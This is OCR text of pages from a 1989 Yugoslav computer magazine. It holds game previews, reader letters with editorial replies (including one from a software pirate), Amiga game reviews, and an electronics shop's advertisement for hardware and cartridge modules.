O ovoj igri je bilo dosta reči u prethodnim brojevima, pa se nećemo duže zadržavati. Samo da spomenemo da je prepravljena i za Commodore, i da je pitanje trenutka kada će stići.





BOMBER

Biraš između opasnih aviona: F-15 Strike Eagle, F-4 Phantom, Tornado, F-111, Saab Viggen, Mig 27 Flogger. Boriš se protiv suparničkog aviona koji je različit od tvog. Sve se odigrava u tri dimenzije. Uh, stade sve u deset sekundi!


FORGOTTEN WORLDS

„Zaboravljeni svetovi" su zaista i zaboravljeni na automatima, ali ponovo postaju aktuelni, zbog konverzija na Commodore i Amigu. Nemojte puno da se nadate. Nije to ništa što do sada nije viđeno, potpuno se uklapa u Petrovićevu definiciju („ideš, ideš, ...").



LORDS OF THE RISING SUN

Svi vi koji se sećate TV serije „Šogun" dignite ruke. Toliko vas? Hajde, hajde, nek se javi bar jedan da ne pričam sam sa sobom. „Cinemaware" nam sprema novi hit, građanski rat u Japanu u 12. veku. Upravljaš vojskama samuraja, nindži i običnih ratnika, s namerom da postaneš šogun. Ne dozvoli nikome da te jastuči u glavu!





REALM OF THE TROLLS

Davno već nismo imali neku dobru igru tipa „traži, traži, pa ćeš naći". Eto nas, po ko zna koji put, u svetu džinova, patuljaka i sličnih kreatura, magije, hrabrosti, mudrosti i ostalih junačkih odlika.

DEŽURNI TELEFON

Svake srede 10.30-14.30 časova možete se direktno obratiti Svetu kompjutera. U to vreme pored telefona (011) 320-552 (direktan) i 324-191 (lokal 369) dežuraće naši stručni saradnici. Odgovaramo i na pitanja o kvarovima računara!

Zašto nema Sveta kompjutera?

Poštovani uredniče,

Već duže oreme nameravam da se jaoim. Početkom marta u Zagrebu u jednom kiosku oidio sam požutelo, na zimskom suncu i smogu, vaše specijalno izdanje „Svet igara 4". dok taj isti broj u Sarajevu nije ni stigao da se ohladi, već je prodat, ma, šta prodat, razgrabljen. Tako je i sa svakim brojem oašeg lista. Dok u moje naselje, koje nije ni malo, stiže desetak primeraka, u bolnički, zamislite bolnički, u Zagrebu dođe trideset. Čitavu proteklu godinu nisam mogao kupiti vaš list u svom naselju, pa mi je promaklo nekoliko brojeva. Svi moji drugooi se žale na istu stvar. Umesto da obratite pažnju na ovakve stvari, vi povećavate cijenu lista. Ovdje se ne nameravam bavití kvalitativnim osobinama vašeg lista, već da vam ukažem na to što, ojerooatno i sami znate, a ne preduzimate ništa, ili ste nemoćni da bilo šta izmenite. Ovim ne mislim na vas lično, nego na vašu marketing i distributivnu službu ili već u čijoj je to nadležnosti. Još uvek mogu kupiti Mikrać i Računare od januara, a vaš list ne. Pišite mi da li je uopšte izašao. Kao ilustracija koja je zaista istinita i koja će vam najbolje dočarati deficitarnost vašeg proizvoda i alarmnost čitave situacije, šaljem vam kraći dijalog kupca Sveta kompjutera i tete koja bi trebalo da ga proda:

Ja: „Jel' vam stigao najnoviji broj Sveta kompjutera? (to je ta tražena roba)

Teta iz kioska: „Ne znam ja šta je to sine. Jeli to žvakaća guma?"

Iako znam da ga kupujem (tu traženu robu) radi svog „gumičavka", pomiren sam sa groznom sudbinom što ću ga i ovog puta razočarati. Dobijam napad tuge, revolta i svega ostalog što jedan haker može doživjeti i što bi samo približno bilo po hiljaditi put dobijenoj poruci: „Tape loadnig error 0:1" prilikom učitavanja istog programa kojeg sam prvi kod nas dobio.

Opet ja: „Teta, od čega zavisi vaša plata?"

Ona, tj. teta iz kioska: „E, sine! Koliko robe prodam toliko i zaradim."

Komentar nije potreban. Molim uas da učinite nešto za nas čitaoce i tete iz kiosa.

Joško Bilić Palmira Toljatija 78 Sarajevo.

Dragi Joško, znamo za nevolje naših čitalaca iz Sarajeva. Na žalost, situacija je slična u svim gradovima u kojima naša kuća, Politika, nema, ili ima slabo razvijenu sopstvenu prodajnu mrežu. Tada se distribucija lista vrši preko prodajne mreže drugih novinskih kuća i samo od njih zavisi koliko će primeraka Sveta kompjutera naručiti. Prodaja je neretko vezana i za ime izdavačke kuće i konkurenciju koja postoji medu dvenvim novinama i prenosi se i na naš list.

U svakom slučaju, nismo, i ne sedimo skrštenih ruku i obećavamo da ćemo uložiti još više napora da stanje popravimo. Za sada, jedini savet svima koji teško dolaze do svog primerka jeste da se pretplate na Svet kompjutera.

Drugi veliki problem je cena. Veruj nam Joško, na to jednostavno ne možemo da utičemo. I da se cela redakcija odrekne svojih honorara, jer je to jedino što možemo, cena bi ostala ista. Svega nekoliko stranica oglasa i reklama je dovoljno da isplati rad redakcije a sve ostalo ide na pokrivanje troškova za papir, štampu, štamparske usluge, prodaju...

Čekajući bolja vremena radićemo ono što možemo, a to je da, zajednički sa čitaocima, pravimo sve bolji list, i da svako, kupujući Svet kompjutera, zaista zna za šta daje svoj novac.



Nastavite sa iznenađenjima!

Obradovan sam intervjuom sa Anđelkom Zgorelcem u prošlom broju Sveta kompjutera. Shvatio sam da je to ono što bih voleo da čitam u vašem listu. Potrudite se da nas i dalje tako prijatno iznenađujete!

Goran Lalić
Banja Luka

Letovanje u Liverpulu

Ove godine ću ići u Englesku (Liverpul) i tom prilikom bih želeo da kupim neke igre, ali ne znam gde, kako i po kojim cenama.

Dejan Dojčinović
Pančevo

Dragi Dejane, lepo je što uopšte možeš da odeš do Engleske. Kad već budeš tamo, nekako nam se čini da će ti se sve kas'ti samo. Veruj nam na reč.

◇

Šareno, volim te, šareno

Dragi Svete elektronskih čudovišta, tvoj sam verni čitalac i želim nešto da te pitam. Mislim da bi ovaj časopis trebao da bude šareniji nego što je sada, treba uneti više živosti, jer, koliko sam primetio, jedino je oko 10 strana u boji, sa sve koricama.

Nemoj misliti da ti ovo piše neki filozof ili dekortater, ovo piše jedan jedanaestogodišnjak.

Petar Krajčinović
Novi Sad

Amiga - časopis na disketi

Nedavno je pokrenut zanimljiv projekat - časopis namenjen vlasnicima Amige koji se izdaje i distribuira na disketama. Izlazi jednom mesečno. Prvi broj između ostalog sadrži opise uslužnih programa i igara, savete, mape i poukove za igre, uputstva za razne uslužne programe, testove raznih hardverskih dodataka, izabrane i prevedene public domain programe, najbolje intro i demo programe... Ako vas sve ovo zanima obratite se Damiru Šlogaru, Horvatovac 18, 41000 Zagreb, telefon 041/448-803. Uzgred, najzanimljivije tekstove iz ovog „disketnog" časopisa (koji za sada još nema ime) rado bismo objavili i u Svetu kompjutera.

Gde su isparili?

Gde li su nestali tekstovi rubrike „Moja igra" u poslednja dva broja?

Predrag Ležaić
Kašina - Zagreb

Pomenuta rubrika bila je privremeno ukinuta iz humanističkih razloga. Reagovali smo na usrdne molbe roditelja naših saradnika i čitalaca, pa smo u cilju povećanja „skora" ocena na kraju školske godine na pomenuta dva nastavka primenili „DELETE". Predraže, ništa se ne brini, „Moja igra" je živa i zdrava već od ovog broja.

◇

Broj kolor stranica ograničen cenom štampanja i tu se ništa ne može. Mi se ipak trudimo da i tekstovi na crno-belim stranama izgledaju kao da su u koloru. Uostalom, tako je nekada i Milka Babović dočaravala TV gledaocima sa crno-belim televizorima čaroliju boja na takmičenju u umetničkom klizanju (sećate se onog. „Njena haljina je boje ciklame, i to šumske ciklame!").

◇

Oću PCW

Želeo bih da se pretplatim na časopis PCW. Interesuje me adresa na koju bih poslao pretplatu i cena.

Nemanja
Beograd

Nemoj misliti da je intervju u ovom broju objavljen baš zbog tvog pisma, ali se baš zgodno pogodilo.

Adresa je: Personal Computer World, 32-34 Broadwick Steet, London W1A 2HG.

◇

Apetiti rastu

Da li pomoću programa „Z80MU" možemo na PC/AT-u izoršavati Spectrumov program „Super loto 3"? Može li se taj program izvršavati na C 64, uz pomoć „Spectrum emulatora"?

Milan Šišić
Banja Luka

Neće moći. „Z80MU" similira samo procesor Z80, a ne i celokupno hardversko okruženje, a „Spectrum emulator" ne podržava Spectrumov mašinac.

◇

Kako kupiti skener

U broju 4/89 objavljen je tekst o skaniranju na Atariju ST. Iako tekst nije ulazio u detalje, ipak verujem da je i to bilo dovoljno da pokrene maštu svakog atariste. Medutim, kada posle dugog sanjarenja uspete da otvorite oči, ulazite u stvarnost (vrlo složen potprogram) za koju su vam potrebni novac (promenljiva koja gravitira nuli i ne tiče se vašeg časopisa) i informacije (suprotno od prvog). U tekstu, koji je informativan, nedostajala je jedna, možda i najvažnija, informacija – adrese proizvođača. Nadam se, stoga, da ćete objaviti adrese proizvođača nekoliko skenera, naročito ručnih. Mnogi će ataristi (zbog pomenute „promenljive"), biti zainteresovani za jeftinije stvari koje se mogu korisno upotrebiti.

Metodija Ačevski
Skoplje

Evo adresa nekih proizvođača ručnih skenera. Iako su ručni, cene nisu ni malo popularne.

- Kempston DAATAscan (275 GBP): Kempston Data Limited, 21 Linford Forum, Rockingham Drive, Linford Wood, Milton Keynes MK14 6LY, Great Britain.
- Geniscan (189 GBP): Datel Electronics, Fenton Industrial Estate, Govan Road, Fenton, Stoke-On-Trent, Great Britain.

Sledeći skener nije ručni. Cenu ne znamo, ali pretpostavljamo da je paprena.

- Hawk CP14: Signa Publishing Systems Ltd, Trevenen House, Cricket Hill Lane, Yateley, Camgridge, Surrey, GU 17 7BA, Great Britain.

◇

Spectrum i povratne linije

Primetio sam da se na ekranu televizora pojavljuju tri tanke, duge, bijele kose crte kada radim na Spectrumu. Isto se ponavlja i na drugom televozoru. Šta je to i kako da popravim računar – već me nervira da svakog dana gledam te crte, počeo sam ih i sanjati!

Siniša Kresojević
Vojnič

Siniša, te bele tzv. povratne linije su sasvim normalna pojava. Ništa nije pokvareno. A za noćne košmare – mi ti ne možemo pomoći.

◇

Stari brojevi

Imamo sledeće brojeve:
9/86
2, 4, S, 9/87
10, 11/88
1, 2, 3, 4, 5/89

Imamo, takođe, i „Svet igara" broj 2, 4, 5.

Nemamo ni jednog primerka iz 1984. i 198S. godine, kao ni „Svet igara" broj 1 i 3.

REAGOVANJA

Čujmo i drugu (piratsku) stranu

U poslednje vreme mnogo ste pisali o piratima, objavljujete pisma nezadovoljnih kupaca itd. Ja se bavim tim poslom, ime mi se još nije pojavilo na stranicama vašeg lista i javljam se samo zato što želim da nešto dodam celoj toj diskusiji.

Što se tiče akcije „Pirat No. 1", trebao bi da za svaki tip kompjutera izaberete pirata meseca, godine ili slično. Jasno je da ako ih sve strpate u isti koš najviše će glasova dobiti neko ko prodaje za C-64 ili Spectrum, a ne neko ko nudi programe za, recimo, Atari, Amstrad ili Amigu.

Drugo, špekulacije su lako moguće. Jedan vleiki pirat sa dosta stalnih mušterija jednostavno će nekolicini reči da im poklanja kasetu sa najnovijim igrama ako glasaju za njega i – eto ga među najboljima.

Možda neki misle da je lako biti pirat. Verujte, prohlema ima na svakom koraku. Koliko mi se pošiljki vratilo sa naznakom „umro", pa su se za koji mesec ljudi javljali i pitali šta je sa programima. U koliko slučajeva je na vraćenom paketu pisalo „obavešten - nije podigao", a da se poštar nije udostojio ni da uđe u primaočevu zgradu. A poštarinu plaćam dvaput: jednom kad pošiljku šaljem i drugi put (kaznu) kada mi se vraća. Dešavalo se i da sinčić naruči kasetu, a majka primi pošiljku i vrati je („Šta će mom sinu te gluposti"). Taj sinčić strpljivo čeka jedno vreme, i umesto da kod mene proveri zašto programi ne stižu, pošalje gnevno pismo časopisu. O kvalitetu kaseta koje mi kupci šalju da i ne govorimo. Baš nedavno, dobio sam dve kasete, uz molbu da ih kvalitetno snimim; da ste ih videli i vi biste se složili da na takve kasete više ni muzika ne bi mogla da se snimi, a kamoli programi. I šta da radim? Ako kasete vratim – kupac će biti besan zbog „loše usluge", ako na njih snimim pobesneće jer mu programi neće raditi.

Eto to su razlozi zbog kojih sam napisao ovo pismo. Možda će ljudi koji nisu zadovoljni uslugom shvatiti da za reklamaciju treba da se obrate isključivo piratu od koga su programe kupili, umesto da računarskim časopisima šalju „pljuvačka" pisma.

Molio bih vas da me potpišete samo inicijalima.

J. P.
Ljubljana

AMIGIN KUTAK

AIRBALL

Moralo je zaista da prođe puno vremena da bi se neko setio da napravi ovakav program. To je ono što već dugo čekamo - Knight Lore na Amigi! Izrađen zaista besprekorno, na najbolji mogući način je otvorio ovaj do sada neobrađen žanr. Nadajmo se da je prethodnica obilju još boljih programa istog tipa.

Na početku igre nalazite se u centralnoj prostoriji zamka, iz koje se ogranci šire na sve četiri strane. Vi ste u ulozi balona, a igru počinjete na neobičnoj pumpi za vazduh, koja više liči na krunu nego na to što bi trebalo da bude. Pazite samo da se ne prepumpate - desiće vam se isto što se dešava i kad nestane vazduha. Života (odnosno balona) imate 4, a zamak je ogroman, prepun šiljaka koji jedva čekaju da se zakače za tanušnu gumu balona i da mu skrate vek. Samo letimičnim, informativnim prolaskom otkrićete stotinak prostorija, kojih sigurno ima još mnogo, mnogo više. Primetićete i mračne prostorije. lampu ćete naći kad krenete gore-levo tri prostorije, pa gore desno; ako bolje zagledate, predmet u gornjem uglu ličiće vam na baterijsku lampu. Skupljate ga sa SPACE. Cilj igre? Verovatno pronalaženje knjige čarolija, što se može pročitati na početku igre. U svakom slučaju, definitivan odgovor otkrićete tek kada upoznate sve prostorije i predmete koje kriju.

Iako je to već počelo da se podrazumeva, grafiku u ovoj igri moram posebno da pohvalim. Koristeći se mogućnostima koje pruža Amigina paleta boja, autori programa stvorili su autentičnu atmosferu zamka, znalački upotrebivši obilje sivkastoplavih nijansi kamena. Opasni šiljci su, uglavnom, jasno uočljivi zahvaljujući svojim jarkim bojama, a zelenilo deluje zaista smirujuće (ako do njega stignete).

WRANGLER

I ova igra je trodimenzionalna, ili, bolje rečeno, odvija se u trodimenzionalnoj projekciji, mada bismo pre mogli da je uporedimo sa Bombuzalom nego sa prethodno opisanim programom. Izrađena je sasvim korektno, a njena logička komponenta čini je posebno zanimljivom, i garantuje da će vas igra bar neko vreme držati.

Vi ste u ulozi robota čiji je posao skupljanje raznobojnih polja koja imaju tačku u sredini. Na svakom nivou zadaje vam se koliko polja u kojoj boji je potrebno pronaći, a kada svi brojači stignu na nulu, posao je završen. Pazite, međutim, da ne pokupite neko polje više nego što je potrebno: propašćete kroz njega i izgubiti život. Jednostavna zamisao i jednostavna igra, koja tek na višim nivoima postaje teža i zahteva intenzivno mozganje.

BLOOD MONEY

Ljudi iz PSYGOSIS-a su u poslednje vreme neumorni. Za svaki broj nam obezbede poneki novitet. Njihova najnovija igra Blood Money uopšte nije ono što biste po naslovu pomislili. Radi se o klasičnoj, kvalitetno urađenoj svemirsko-pucačkoj igri. Jedina specifičnost koja ima direktne veze sa naslovom jeste ta što se svaki uništeni neprijatelj pretvara u kovani novac određene vrednosti koji treba skupiti. U zavisnosti od zarade, kasnije ćete možda moći da kupite moćniju letelicu, sa kojom ćete još efikasnije moći protivnike da šaljete na onaj svet (odnosno „onu galaksiju").

Nešto o samom uvodu u igru. radi se o sekvenci do te mere dobro urađenoj, da ćete je posmatrati bez daha, a ako slučajno pomislite da je i igra takva, onesvestićete se. Polje asteroida kroz koje u tom uvodu prolazi vaš brod apsolutno je foto-realistično, imate utisak da ste pustili „Rat zvezda" ili neki sličan film sa videa. To zaista treba videti da bi se poverovalo. Voleo bih da je to demo za sledeću igru istih autora. Kada prođe ta „uvodna špica" i počne igra, pod utiskom viđenog ovo prosto, dvodimenzionalno ubijanje izgledaće sasvim obično, i nećete ni primetiti da se radi o jako lepo osmišljenoj igri.

Tržište je prezasićeno ovim žanrom, i sve što nije vrhunsko, bez mnogo razmišljanja se briše. Ovo sigurno nećete obrisati, bez obzira što vam zauzima pune 2 diskete.

LORDS OF THE RISING SUN

Cinemaware je po svom uhodanom običaju, ponovo izdao dvodisketni program. Naravno, to je ponovo izdanak njihove jedinstvene, filmske koncepcije, u kojoj dok igrate imate utisak da ste glavni junak odlično urađenog filma. Ovog puta ne radi se ni o tri mangupa, ni o naučnofantastičnoj verziji drugog svetskog rata, već o povratku na stare, dobre srednjovekovne teme. Da bi sve bilo egzotičnije, novi Defender, umesto u Engleskoj, događa se u Japanu.

Moram da priznam da nisam stigao da program proučim dovoljno da bih imao neki jasnije definisan stav prema njegovom kvalitetu, ali, na prvi pogled, izgleda da je Cinemaware-u stalo do održavanja nivoa. program zadovoljava sve norme koje je ova serija još sa Defenderom postavila, a sa programima koji su usledili, učvrstila.

TOM & JERRY

Crtani filmovi u konverzijama za kompjutere postali su jako popularni, pogotovu otkako je kompjuterska grafika u mogućnosti da verno prenese sliku iz popularnih crtaća. Nakon špice u kojoj Džeri, u MGM stilu, ispušta lavovski urlik, počećete da igrate dobru platformnu igru, u kojoj je jednostavnost dobro uklopljena sa zabavnošću.

Džeri je ovde, kao i u „stvarnosti", skupljač sira koji je neko rasuo svud unaokolo (zna li on koliko u današnje vreme košta sir?), a Tom ga, naravno, juri na sve moguće i nemoguće načine. Džeri je relativno spor, ali lukav: trčeći neće pobeći Tomu, ali ako iskoristi nešto od pokućstva, može ovome žestoko da napakosti. Može, recimo, da mu baci kuglu ili čekić na glavu, i ovaj će u stanju duboke kontuzije nestati iz vidnog polja, ili da mu pod noge gurne bananu koja će ga još brže izvesti sa ekrana. Rupe su za Džerija spas. može ih koristiti bez obzira da li je prethodno pokupio sav sir na nivou. Na putu kroz zid biće izložen mnogim mišolovkama i bombama u simpatičnoj 3D sekvenci, a sa druge strane zida čekaće ga novi nivo, Tom će opet biti tu, pa sve iznova.

Neću da vas zavaravam da će ova igra zauzeti značajno mesto u vašem arsenalu probranih programa, ali će vas svojim šarmom sigurno zabaviti za izvesno vreme.



Specijalisti za računare

P.N.P. electronic

Jeretova 12/58000 SPLIT 058/589-987

RADNO VRIJEME : 8 – 20 subotom 8 – 12

PREDSTAVNIŠTVA

kod kojih možete dobiti informacije, pogledati naše proizvode i izvršiti narudžbu

ZAGREB –	[041]	535–133	od 8–19
BEOGRAD –	[011]	624–070	od 12–20
LJUBLJANA –	[061]	320–029	od 9–12 i 16-19
RIJEKA –	[051]	422–642	od 15–20
NIŠ –	[018]	328–488	od 15–20
BANJA LUKA –	[078]	22–550	od 8–20

ATARI ST 260/520/1040

NOVO–HARD DISK 32/65 Mb 30mS autoboot

DVOSTRANI DISK DRIVE –BOLJI I JEFTINIJI OD ORIGINALNOG.
TOS I GEM U EPROMIMA –ENGLESKI, PREVEDENI, BLITTER itd.
TV MODULATOR, GFA BASIC NA MODULU,
BATERIJSKI SAT, PROŠIRENJE MEMORIJE, EPROM PROGRAMATOR,
KABEL ZA ŠTAMPAČ, LITERATURA, SERVIS. *BESPLATAN KATALOG ! !*





COMMODORE AMIGA

VANJSKI DODATNI DISK – BOLJI I JEFTINIJI OD ORIGINALNOG.
KOLOR MODULATOR ZA TELEVIZIJU, PROŠIRENJE MEMORIJE 1 Mb + SAT, LITERATURA

SPECTRUM	COMMODORE
KEMPSTON JOYSTIC INTERFACE	EPROM MODULI DO 0.5 MB (64 Kb)
DVOSTRUKI JOYSTIC INTERFACE	SVIJETLOSNA OLOVKA
CENTRONICS PRINTER INTERFACE	AUDIO/VIDEO KABL ZA MONITOR
MEGAROM (EPROM MODULI)	VIDEO KABL 80 KOLONA ZA C128


PALICE ZA IGRU – JOYSTICI

KOMPLETAN IZBOR REZERVNIH DIJELOVA
folija (membrana) za Spectrum, ULA, 4116 itd.
C64/128/AMIGA imamo sve dijelove na lageru.



I.B.M. PC XT/AT & CO.

ŽELITE KUPITI PC ? JAVITE NAM SE !
ISKORISTITE NAŠE VIŠEGODIŠNJE ISKUSTVO.
ZNAMO GDJE SU NAJBOLJI UVJETI NABAVE.
MOGUĆNOST NABAVKE I U JUGOSLAVIJI.
BESPLATNI KATALOZI SA CIJENAMA.
DAJEMO GARANCIJU I SERVIS U ZEMLJI.
JEFTINO–*MIŠ, 8087, 80287, HARD DISKOVI, FLOPPY DISKOVI, RAZNE KARTICE YU KARAKTERI ZA ŠTAMPAČE I VIDEO KARTICE: HGA, CGA, EGA, VGA, LITERATURA*



EPROM MODULI ZA COMMODORE 64/128

VRHUNSKA KVALITETA UGRAĐEN RESET. GARANCIJA 1 GODINU. ISPORUKA ZA 24 sata.
PO ŽELJI MODULE STAVLJAMO U PLASTIČNE KUTIJICE !
MI SMO DIZAJNIRALI I PROGRAMIRALI MODULE, DRUGI SU IH KOPIRALI OD NAS.

ORIGINAL JE IPAK ORIGINAL !

1. TURBO 250LD+TURBO 2002+PODEŠAVANJE GLAVE KASETOFONA..............110.000.- din.
2. 6 NAJBOLJIH TURBO PROGRAMA+PODEŠAVANJE GLAVE KASETOFONA..130.000.- din.
3. FINAL CATRIDGE II (VSM II –još uvijek najbolji odnos cijena/mogućnosti)..220.000.- din.
6. PROFI ASS/MON+TURBO 250LD+TURBO 2002+BDOS+PODEŠ.GL.KAS........130.000.- din.
10. EPYX (najbolji i najkompletniji modul za rad sa diskom)..................180.000.- din.
12. SIMON'S BASIC II+TURBO 250LD+BDOS+PODEŠ.GLAV.KAS....................180.000.- din.
14. DOCTOR 64+COPY202+PROFI A/M+TURBO 250LD+TURBO 2002+POD.GL.....180.000.- din
17. DIGICOM + COM–IN 64 (modul za radioamatere –PACKET radio)..............300 000.- din.
18. OXFORD PASCAL (verzija za kasetofon)..220.000.- din.
19. SIMON'S II+EASYSCYU+PROFI A/M+TURBO 250LD+2002+BDOS+POD.GL....300.000.- din.
20. ACTION REPLAY Mk III (modul sličan FINAL–u II ali je malo bolji)............280.000.- din.
21. FINAL CATRIDGE III (najbolji modul koji postoji–ima sve što vam treba)......500.000.- din.

Ovo je samo dio modula koje imamo na lageru. Spisak svih modula u našem besplatnom katalogu ili starim brojevima Sveta kompjutera.

cijene su orijentacione i važe na dan isporuke, plaćanje pouzećem, troškove PTT snosi kupac.

058/589-987